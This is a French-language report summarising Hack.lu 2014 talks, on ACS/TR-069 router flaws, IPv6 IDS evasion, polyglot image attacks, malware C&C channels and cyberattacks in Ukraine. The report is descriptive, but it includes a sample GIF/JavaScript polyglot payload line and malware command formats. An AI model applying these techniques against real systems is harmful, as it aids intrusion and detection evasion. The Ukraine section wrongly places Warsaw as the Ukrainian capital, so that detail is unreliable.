Le chercheur a donc réalisé une première analyse de ce type d'équipement sur son propre routeur Netgear, fourni par son fournisseur d'accès à Internet. Malgré de longues recherches, Shahar n'a pas réussi à trouver la page permettant de configurer le composant TR-069 du routeur. En effet, cette dernière était masquée au sein de commentaires. Une fois la page identifiée, il a ainsi pu récupérer le mot de passe utilisé. Néanmoins, son fournisseur d'accès à Internet a identifié cet accès frauduleux et a changé cette page afin de l'empêcher de récupérer le mot de passe utilisé.

L'ACS commande de nombreux modules, et est donc une cible très intéressante de par les possibilités qu'il offre :

✚ Obtenir des données privées (SSID, hostname et adresse MAC, nom d'utilisateur, VoIP) ;

✚ Altérer la configuration des équipements (serveur de résolution DNS, paramètre du WiFi, mettre en place un tunnel WAN contrôlé par l'attaquant) ;

✚ Installer un nouveau firmware ;


✚ Ou encore, télécharger le firmware de l'équipement.

Pour identifier des équipements exposés sur Internet, il existe de nombreux moyens, notamment via l'utilisation de scanners de ports (MasScan, ZMap ...) ou encore avec une simple requête sur Google (ou Shodan).

Le chercheur a ensuite réalisé une rapide analyse sur la configuration des produits exposés sur Internet. Très peu d'entre eux disposent d'une configuration durcie. En effet, seuls 19% des ACS identifiés utiliseraient une connexion sécurisée reposant sur SSL...

Undisclosed Vendor

- Massive global install base incl. major providers
- Internal API auth bypass, 2xSQLi, DoS
- Can write arbitrary files to any location
  - Including C:\Inetpub ☺ ➔ RCE
- Tested vulnerable provider (with permission)




```
+----------+
| count(*) |
+----------+
|   509158 |
+----------+
```

Shahar Tal s'est ensuite intéressé aux vulnérabilités applicatives. Pour cela, il s'est concentré sur les équipements disposant d'un OS embarqué Open Source. Il a commencé par OpenACS. Au bout de 3 jours d'audit, il a réussi à identifier une vulnérabilité dont l'exploitation permettait l'exécution de commandes à distance (faille d'upload - CVE-2014-2840). Pour GeniesACS, 2 jours lui ont suffi pour identifier une nouvelle exécution de commandes à distance. Toutes ces vulnérabilités sont d'autant plus critiques que l'ACS s'exécute, pour des raisons fonctionnelles, dans le contexte de l'utilisateur root, qui dispose des privilèges les plus élevés sur le système.

« Le chercheur a ensuite réalisé une analyse sur la configuration des produits exposés sur Internet. Très peu d'entre eux disposent d'une configuration durcie. En effet, seuls 19% des ACS identifiés utiliseraient une connexion sécurisée reposant sur SSL... »

Une fois ces vulnérabilités découvertes, le chercheur est parvenu à identifier plus de 500 000 composants vulnérables exposés sur Internet, et accessibles sans restriction particulière. De plus, 100% des produits audités se sont révélés être vulnérables. Néanmoins, pour des raisons évidentes de sécurité, le chercheur n'a pas publié de liste durant sa présentation.

Detecting bleeding edge malware: a practical report

Fyodor Yarochkin, Vladimir Kropotov (@fygrave)

Slides
http://archive.hack.lu/2014/hacklu2014-DetectingBleedingEdgeMalware.pdf

Dans cette présentation, les deux spécialistes ont dressé un état de l'art des méthodes permettant de détecter les logiciels malveillants sur un système d'information. Fyodor Yarochkin et Vladimir Kropotov sont revenus sur de nombreux cas concrets de logiciels malveillants ayant pu être identifiés via une analyse comportementale. La principale technique exposée réside dans l'analyse des flux DNS et des requêtes HTTP. En corrélant toutes ces données, les deux conférenciers ont expliqué qu'ils parvenaient à identifier rapidement des malwares au sein d'un réseau. Notamment, une adresse IP communiquant avec de nombreux domaines était automatiquement marquée comme suspecte.


Identify your Attack Surface

- browser? mail? vpn? rewmovable devices?publically accessable asset? Untrusted vendor?

Les deux chercheurs ont également partagé quelques anecdotes intéressantes issues de leur expérience personnelle :

- Un attaquant change en moyenne de domaine toutes les 3 minutes ;
- Certains malwares utilisent des ports non standard afin d'identifier des cibles faciles. De ce fait, seuls des réseaux peu sécurisés sont touchés. Ceci permet donc de réduire le risque d'être repéré et donc d'être analysé ;
- Les pirates utilisent Google pour piéger leurs victimes. En effet, Google permet aux pirates de les rediriger vers des sites malveillants au travers de nombreuses fonctionnalités ;
- La France est le pays européen hébergeant le plus de serveurs sur lesquels sont installés des kits d'exploitation. En effet, d'après les deux chercheurs, les équipes techniques d'OVH seraient les moins réactives aux plaintes concernant les comportements malveillants de leurs clients.

Passive HTTP - anomaly detection



L'ensemble des outils (et notamment le framework ayant permis de réaliser l'étude passive des requêtes DNS) sera prochainement publié.

USB Fuzzing : approaches and tools

Jordan Bouyat (@laF0uin3)

Slides
http://archive.hack.lu/2014/slides_fuzzing.pdf

Après une brève introduction décrivant les bases du protocole USB, des techniques de fuzzing existantes et des outils les plus appropriés pour la recherche de bug, Jordan, qui travaille pour Quarkslab, a présenté son propre outil de fuzzing. Celui-ci est basé sur une carte Facedancer conçue par Travis Goodspeed et permet de jouer et de rejouer des trames USB modifiées, avec un système de surveillance permettant de détecter toute anomalie.

Crash analysis

We move in USBSTOR_SelectConfiguration.





Figure: USBSTOR.sys : USBSTOR_SelectConfiguration+EE


SherlockDroid, an Inspector for Android Marketplaces

Axelle Apvrille, Ludovic Apvrille (@cryptax)

Slides
http://archive.hack.lu/2014/sherlock-slides.pdf




Chaque jour, c'est plus de 1000 applications Android malveillantes qui sont publiées sur Internet. Il apparait donc impossible de les analyser et de les étudier manuellement. Les deux chercheurs, Axelle et Ludovic Apvrille, ont donc créé un logiciel baptisé SherlockDroid pour catégoriser les malwares de manière automatique. Le but est donc d'identifier les nouveaux malwares qui méritent d'être analysés afin de ne pas gaspiller le temps des chercheurs.



Les malwares sont identifiés par un hash. Néanmoins, cette signature n'est pas un simple hash MD5 du fichier. Cette légende était vraie il y a 20 ans. Ainsi, afin de trier tous ces nouveaux malwares, un scan rapide est réalisé afin d'identifier toutes les souches de malwares connues ou les variantes pouvant s'en rapprocher. Afin d'augmenter la précision de cette analyse, une méthode dite Carbone 14 est utilisée pour dater la création du malwares (date de compilation, etc.). Afin de classifier les malwares, voici quelques points de contrôles qui sont réalisés :

- Identification des applications demandant un accès à toutes les permissions ;
- Identification de toutes les chaines de caractères (tous les objets sont mappés à des strings au sein de Dalvik) ;
- Identification des ressources qui sont chargées par l'application.



Depuis début 2014, SherlockDroid a permis d'analyser près de 140 000 applications et a permis d'identifier avec succès de nouvelles souches de malwares, telles que Android/Odpa.A!tr.spy .

Voici, quelques cas concrets identifiés à l'aide de SherlockDroid :

- un malware qui surveille les SMS et les envoie par mail à l'attaquant ;
- un malware qui renvoie des coordonnées GPS envoyées en clair sur Internet.

Néanmoins, les chercheurs se sont heurtés aux contraintes imposées par les créateurs des différents marketplace alternatifs. En effet, ces derniers ne souhaitent pas que leurs magasins d'application soient totalement aspirés dans le but d'être scannés. De nombreux mécanismes de contournement ont donc été implémentés afin d'échapper aux filtres mis en place. Une autre difficulté est de différencier les programmes tiers (logiciel de publicité) des malwares qui ont, dans certains cas, un comportement similaire.

Les deux chercheurs n'ont pas prévu de divulguer la liste exhaustive des points de contrôle afin que les attaquants ne puissent pas adapter leurs malwares et ainsi échapper à SherlockDroid.

SENTER Sandman: Using Intel TXT to Attack BIOSes

Xeno Kovah, Corey Kallenberg, John Butterworth, Sam Cornwell (@XenoKovah)

Après avoir présenté Extreme Privilege Escalation On Windows 8/UEFI Systems, l'équipe du MITRE menée par Xeno Kovah est revenue pour nous présenter Copernicus 2, une solution technique permettant de scanner en temps réel l'espace mémoire manipulé par le SMM, afin d'identifier les attaques du même type que celle présentée la veille.

WiHawk - Router Vulnerability Scanner

Anamika Singh (@_Anamikas_)

Slides
http://archive.hack.lu/2014/WiHawk.pptx

Anamika Singh est venue présenter WiHawk, un outil Open Source permettant de réaliser un audit de sécurité des points d'accès réseau. Parmi les tests réalisés, cet outil permet d'identifier :


- les routeurs configurés avec des comptes d'utilisateurs par défaut ;
- les routeurs vulnérables à des contournements d'authentification, Buffer Overflow, etc ;
- les vulnérabilités web telles que des injections de code ou des attaques de type « Cross Site Request Forgery » (CSRF) ;
- les portes dérobées bien connues pouvant être implémentées sur les routeurs (voir CXA-2013-2901, CXA-2013-2987 et CXA-2014-0011).

Evasion of High-End IDPS Devices at the IPv6 Era

Enno Rey, Antonios Atlasis, Rafael (@Enno_Insinuator)

Slides
http://archive.hack.lu/2014/HACKlu_2014_Atlasis_Rey_Schaefer_Evasion_of_HighEnd_IPS_Devices.pdf

Pour conclure cette seconde journée de conférences, cette présentation a abordé le contournement des systèmes de détection d'intrusion (ou IDS) destinés à repérer des activités anormales ou suspectes sur un réseau. Les chercheurs se sont plus particulièrement intéressés à l'utilisation de l'IPv6.



Les conférenciers ont commencé par revenir sur une présentation des mécanismes introduits avec IPv6 et plus particulièrement sur les en-têtes d'extension.

En effet, les options IPv6 sont placées dans des en-têtes d'extension situés, dans un paquet, entre l'en-tête IPv6 et l'en-tête de la couche transport. Ces en-têtes sont optionnels et très peu utilisés. Toutefois, toute pile réseau IPv6 doit être en mesure de les supporter.

Parmi les en-têtes d'extension IPv6 existants, on retrouve :

- Hop-by-Hop ;
- Routing ;
- Fragment ;
- Destination ;
- Authenticati;on ;
- Encapsulating ;
- MIPv6 ;
- HIP (Host Identity Protocol) ;
- Shim6.

D'après la RFC, même si cela n'est pas obligatoire, il est recommandé d'utiliser ces en-têtes dans cet ordre au sein du datagramme IPv6.

Toutefois, cette définition et la flexibilité protocolaire introduisent trois problèmes auxquels doivent faire face les IDS :
1. L'utilisation des en-têtes d'extension influence les attributs d'un paquet IPv6 (type, taille, ordre, etc.) et complexifie leur traitement et leur analyse ;


2. Les sections Fragmentable et Unfragmentable d'un pa-

quet peuvent toutes les deux contenir des en-têtes d'extension ; ce qui accentue d'autant plus le problème numéro 1 ;

3. Le chainage des en-têtes d'extension IPv6 est réalisé à l'aide du champ Next Header présent au sein de chaque extension de type Fragment.

La tolérance d'implémentation acceptée par le protocole IPv6 permet une utilisation abusive de ces en-têtes ; ce qui permet donc de contourner les IDS les plus courants. En effet, ceux-ci se basent généralement sur la détection de signatures ou de règles comportementales.

Suricata Developers in Each Reported Case Reacted really Fast



La suite de la présentation s'est ainsi attachée à démontrer les constats établis par ces trois chercheurs sur quatre des systèmes de détection d'intrusion les plus répandus : Suricata, TippingPoint, Sourcefire et enfin Snort.

Internet Scanning - Conducting Research on 0/0

Mark Schloesser (@repmovsb)

Slides

http://archive.hack.lu/2014/hacklu2014_internet_scanning_mschloesser.pdf

La troisième et dernière journée de conférences de cette dixième édition de la Hack.lu a débuté par une keynote de Mark Schloesser, un chercheur travaillant pour le compte de la Rapid7 et également l'un des principaux développeurs de Cuckoo Sandbox.


Ce dernier est revenu sur l'intérêt des outils permettant de scanner Internet. En effet, dès 1998, les scientifiques ont cherché à quantifier le nombre réel d'adresses IPv4 allouées en réalisant des études et des outils tels que Shodan, Shadowserver, Erratasec, etc.. Mais ces études restaient incomplètes et fastidieuses jusqu'à l'apparition en 2013 de scanneurs de masse tels que Masscan et ZMap.

Ces outils gratuits et Open Source ont alors rendu possible la numérisation de l'ensemble d'Internet en moins de 45 minutes, sans l'utilisation de matériel particulier. Principalement dédiés aux chercheurs, ces outils ont donc permis de mener des études à grande échelle d'Internet (nombre d'adresses IPv4 allouées, augmentation de l'utilisation des protocoles sécurisés à la suite des révélations de l'affaire Snowden, etc.), mais également de vérifier et de quantifier l'impact d'une vulnérabilité lors de découvertes (UPnP, IPMI, Heartbleed, ShellShock, etc.).


Finding issues and raising awareness about them is immensely valuable.

Rapid7 Labs starts *Project Sonar*

(announced by HD at Derbycon 2013)



Après cette courte introduction mettant en évidence l'intérêt de ces études à grande échelle et l'importance de sensibiliser la communauté sur les risques liés aux découvertes associées, Mark Schloesser a présenté les projets Scans et Sonar, et leurs ambitions.



Le premier des deux projets, Scans.io, lancé conjointement par Rapid7 et l'Université du Michigan, met à disposition les résultats de scans réalisés à l'aide de l'outil ZMap sur les ports TCP/UDP les plus communs (HTTP, HTTPS, DNS, etc.). À titre d'exemple, la liste des serveurs exposés sur Internet est publiée toutes les deux semaines (cela représente près de 220 Go de données). Le second projet, Sonar, réutilise les résultats de Scan.io pour extraire et collecter des informations sur les certificats SSL utilisés par les serveurs web identifiés, et collecter la racine de chaque serveur web ainsi que des données disponibles dans les entrées DNS.

Collaboration is highly important

- Make data available to the Security community
  - Collaboration with University of Michigan
  - Raw Scan data published at http://scans.io/
- Historical upload (critical.io, Michigan data)
- Near-real-time upload of raw scan output

Les deux projets sont accessibles aux adresses suivantes:
http://scans.io
https://sonar.labs.rapid7.com


Hacking with Images - Evil Pictures

Saumil Shah (@therealsaumil)

Slides
http://archive.hack.lu/2014/hacking_with_pictures.pdf


La présentation suivante a été réalisée par Saumil Shah, qui est venu présenter une nouvelle technique pouvant être utilisée par des pirates pour s'attaquer aux navigateurs des internautes tout en restant invisible. Aujourd'hui, les méthodes utilisées par les pirates complexifient uniquement l'analyse des applications malveillantes par les chercheurs, mais elles restent détectables par les différents équipements sur le réseau :

- obfucation JavaScript/ActionScript;
- format de fichier non valide;
- composant OLE;
- etc.



En 2013, durant la première édition de la conférence NoSuchCon, le chercheur avait déjà présenté une technique d'attaque baptisée 255 Share of Gray. Celle-ci consiste à stocker un code d'exploitation au sein des pixels d'une image à l'aide d'un encodage en nuances de gris. L'image générée est alors parfaitement valide du point de vue de son format, et n'est pas détectée par les équipements réseau. Or, en remplaçant le code d'exploitation par un code JavaScript affichant l'image, le chercheur s'est rendu compte que le navigateur exécute le code JavaScript au lieu de simplement afficher l'image. Cette technique à depuis été mise en application par des attaquants sur Internet pour réaliser des attaques ciblées.

Cette année, le chercheur est donc venu présenter une méthode d'attaque similaire baptisée « Cross-Container Scripting (XSC) », mais reposant cette fois sur la modification des attributs de l'en-tête d'une image JPG, BMP ou GIF. Concrètement, cette technique vise à insérer un code d'exploitation JavaScript au sein même de l'image. Le concept est celui des fichiers Polyglot qui exploitent le format et la structure des fichiers pour un fichier valide du point de vue de différents formats. Ainsi, un même fichier peut être à la fois une image et un script JavaScript valide.



Voici un exemple de fichier GIF valide intégrant un script JavaScript :
GIF89/*<contenu_image>*/=42;alert(/JavaScript/);

« Cette année, le chercheur est donc venu présenter une méthode d'attaque similaire baptisée « Cross-Container Scripting (XSC) », mais reposant cette fois sur la modification des attributs de l'en-tête d'une image JPG, BMP ou GIF. »

Afin de mettre en pratique cette idée, Saumil a développé la librairie IMAJS. L'idée sous-jacente à cette librairie est la technique du caméléon. Chargée dans une page web à l'aide de la balise <script> , l'image est interprétée comme du code JavaScript, mais si elle est chargée à l'aide de la balise « <img> », l'image sera interprétée comme étant une image valide.

Le chercheur a ensuite étendu ce concept en couplant l'utilisation d'un fichier polyglotte à de la sténographie, afin de faire disparaitre l'ensemble des traces d'exploitation suspectes pouvant être détectées par les équipements sur le réseau.


D&D of malware with exotic C&C

Eric Leblond, Paul Rascagnères (@Regiteric et @r00tbsd)

Slides

http://archive.hack.lu/2014/hacklu-joker-presentation.pdf

Cette conférence a été animée par Paul Rascagnères, analyste pour le compte de l'éditeur de solutions antivirales G-DATA, ainsi que par Éric Leblond, un des principaux développeurs de l'IDS Open Source Suricata. À tour de rôle, les deux conférenciers sont revenus sur 6 cas concrets de chevaux de Troie recevant des commandes de leur serveur de contrôle via des canaux de communication plus ou moins originaux. L'objectif était d'illustrer comment il était possible d'identifier ces attaques à l'aide de l'IDS Suricata via la mise en place de règles de détection adéquates.



Ainsi, la présentation a été axée autour des logiciels malveillants suivants :

- Havex : communication via l'envoi de requêtes HTTP utilisant un schéma spécifique.
- IcoScript : communication au travers des services de webmail (rarement bloqués sur les réseaux d'entreprise), en particulier celui de Yahoo. Les communications sont chiffrées grâce à l'utilisation du protocole HTTPS utilisé par le webmail.
- Uroburos, r*g*n : communication au travers des named pipes (ex: \\machine_name\\pipe\isapi_http) rarement inspectés par les IDS, car il s'agit de flux locaux ne transitant pas sur Internet.
- Houdini : communication au travers de requêtes HTTP classiques, mais dont l'en-tête User-Agent est altéré (ex: User-Agent: {command}<|>{param1}<|>{param2}).
- FrameworkPOS : communication via DNS.
- Uruburos : communication via de la stéganographie. Les données exfiltrées sont cachées au sein des bits de poids faible d'une image (méthode dite du LSB).

Weak random number generator vulnerability in WPS External PIN protocol implementations

Dominique Bongard (@Reversity)

Slides

http://archive.hack.lu/2014/Hacklu2014_offline_brute-force_attack_on_wps.pdf

La conférence suivante a permis d'aborder la sécurité des mobiles et des systèmes embarqués. Dominique Bongard est en effet venu présenter ses recherches sur le standard Wi-Fi Protected Setup (WPS).

Le WPS est désormais très courant sur les équipements sans fil. Il permet de connecter très facilement un équipement compatible à un réseau WiFi sans saisir de code secret complexe, de plusieurs dizaines de caractères. Pour cela, le standard propose généralement d'appuyer sur un bouton placé sur le point d'accès WiFi (méthode PBC - Push Button Configuration) afin d'associer l'équipement avec le point d'accès. Une deuxième méthode d'authentification proposée par le standard est la saisie d'un code PIN (Personal Information Number) de 7 à 8 caractères spécifiques au point d'accès WiFi.

Après une courte introduction expliquant le fonctionnement de ce standard, Dominique Bongard a présenté les faiblesses de ce système en se concentrant notamment sur les implémentations défectueuses des générateurs de nombres pseudoaléatoires (PRNG) des équipements réseau.

Cyber attacks during the Revolution in the Ukraine and war with Russia

Glib Pakharenko (@relocationinfo)

Slides
http://archive.hack.lu/2014/CyberAttacksInUkraine.pdf

Enfin, la matinée s'est terminée par une présentation d'un membre actif de la communauté de la sécurité IT en Ukraine, Glib Pakharenko, abordant l'évolution des actions opérées par la Russie dans le cadre du conflit ukrainien. il s'agit d'un cas concret de Cyber-Warfare, qui pourrait parfaitement inspirer les scénarios catastrophes d'Hollywood pour le prochain opus de la saga Die Hard.

Au cours de sa présentation, Glib a démontré que les actions des hacktivistes pro-russes ont rapidement dépassé le simple déni de service sur les ressources ukrainiennes. Ces attaques ont eu majoritairement lieu lors des manifestations ukrainiennes (avant janvier 2014) et furent utilisées pour rendre indisponibles les sites des principaux médias et du gouvernement ukrainien. Elles furent également utilisées pour cibler les comptes des opposants politiques, empêcher l'utilisation des institutions bancaires, ou encore pour rendre indisponible le poste de contrôle du système électrique de Varsovie (cette attaque a d'ailleurs été à l'origine d'une panne de courant généralisée au sein de la capitale Ukrainienne, résultant temporairement en un black-out).

À l'apogée de la révolution ukrainienne (février 2014), les attaques ont été intensifiées et ont ciblé cette fois les technologies mobiles :

- les membres du parlement reçurent des centaines d'appels et de SMS afin de les inciter à éteindre leur téléphone portable ;
- de fausses stations GSM furent déployées pour écouter les communications des manifestants ;
- certains numéros d'urgences, dont celui de la police, ont été rendus indisponibles ;
- la diffusion des émissions de la principale chaine de l'opposition pro-ukrainienne a été stoppée ;

Au début de l'invasion de la Crimée (février-mars 2014) :

- les sites du gouvernement furent attaqués pour empêcher la publication des nouveaux projets de loi ;
- des attaques ont ciblé les infrastructures réseau nationales ;
- des données gouvernementales et/ou personnelles ont été dérobées et récupérées par les forces militaires russes ;
- des campagnes de censure ont été réalisées, notamment sur Wikipedia.


Depuis le début de l'invasion par l'armée en Crimée, plusieurs attaques ont été réalisées sur les institutions financières et les distributeurs de billets. Une partie du trafic Internet aurait été intercepté par la Russie. Enfin, plusieurs tentatives d'attaques ciblant le système ferroviaire ukrainien, les opérateurs de télécommunication ainsi que les systèmes de vote électronique ont été signalées.

Bien que ces attaques ont été accentuées par une dépendance ukrainienne aux infrastructures et services russes (vk.com, mail.ru, yandex.ru, systèmes industriels SCADA, etc.), ces actions soulèvent une fois plus de plus la question de la dépendance d'un pays à un autre, et les capacités de réponse d'un pays en cas de cyberattaques.

mitmproxy the man-in-the-middle HTTPS proxy
Maximilian Hils (@maximilianhils)

Après un nombre record de Lightning Talks (présentation courte de 10 minutes au plus), l'après-midi débuta par une présentation de Mitmproxy, un outil permettant de faire de l'interception SSL. Mitmproxy est un proxy utilisable en ligne de commande (cli) qui permet d'intercepter des communications entre un client et un serveur. Tout comme ses équivalents disposant d'une interface graphique (Burp, Zap, CharlesProxy, etc), il permet l'interception et la modification des requêtes HTTP, mais également d'agir comme un proxy passif afin d'être utilisé de la même manière que tcpdump pour étudier les échanges HTTP.

Son principal avantage réside dans le fait qu'il est facilement extensible grâce à une interface en ligne de commandes et ses fonctionnalités modulaires et scriptables. La présentation a été l'occasion d'annoncer la publication de la version v0.9.3, ainsi que la mise à disposition d'une interface web complétant l'interface en ligne de commandes.




How I hacked my city
AMihai Neiderman (@AmihaiN)

Amihai Neiderman, un chercheur indépendant d'origine israélienne, est venu partager son retour d'expérience en matière de recherche de vulnérabilités. L'expérience dont il nous a fait part a été présentée de manière chronologique avec tous les rebondissements, ses succès et surtout, ses échecs. Cette présentation est très représentative. En effet, les retours de ce type mettent rarement en évidence l'ensemble de la démarche ayant permis la découverte de la vulnérabilité, et passent sous silence les différentes péripéties rencontrées. Or, le chemin entre l'identification des premiers indices, l'exploitation de la faille et les conséquences qui en découlent peut être long, fastidieux et parsemé d'embuches.

L'expérience d'Amihai a débuté avec la mise en place, l'année dernière, d'un réseau WiFi public au sein de la capitale israélienne, Tel-Aviv. À cette occasion, il a découvert par hasard un point d'accès accessible sans authentification (réseau WiFi ouvert de type « hotspot ») et s'est donc empressé de noter son adresse IP. Il poursuivit ainsi ses recherches sur le point d'accès à distance, jusqu'à identifier une interface d'administration et des fichiers sensibles exposés publiquement. Cette phase d'exploration lui a permis d'identifier l'éditeur du routeur (Peplink). Cette interface d'administration était exposée directement sur Internet sans aucune restriction d'accès, au lieu d'être restreinte aux seules adresses IP des personnes en charge de son administration. Dans l'optique de compromettre l'équipement, Amihai a donc tenté de s'authentifier avec des comptes reposants sur des mots de passe faibles ou triviaux, sans succès. Il a également essayé d'identifier des paramètres vulnérables à l'injection de code SQL, dans l'espoir de contourner le mécanisme d'authentification. Cependant, ses recherches se soldèrent par un échec. Enfin, il ne découvrit aucune vulnérabilité publique affectant cet équipement.

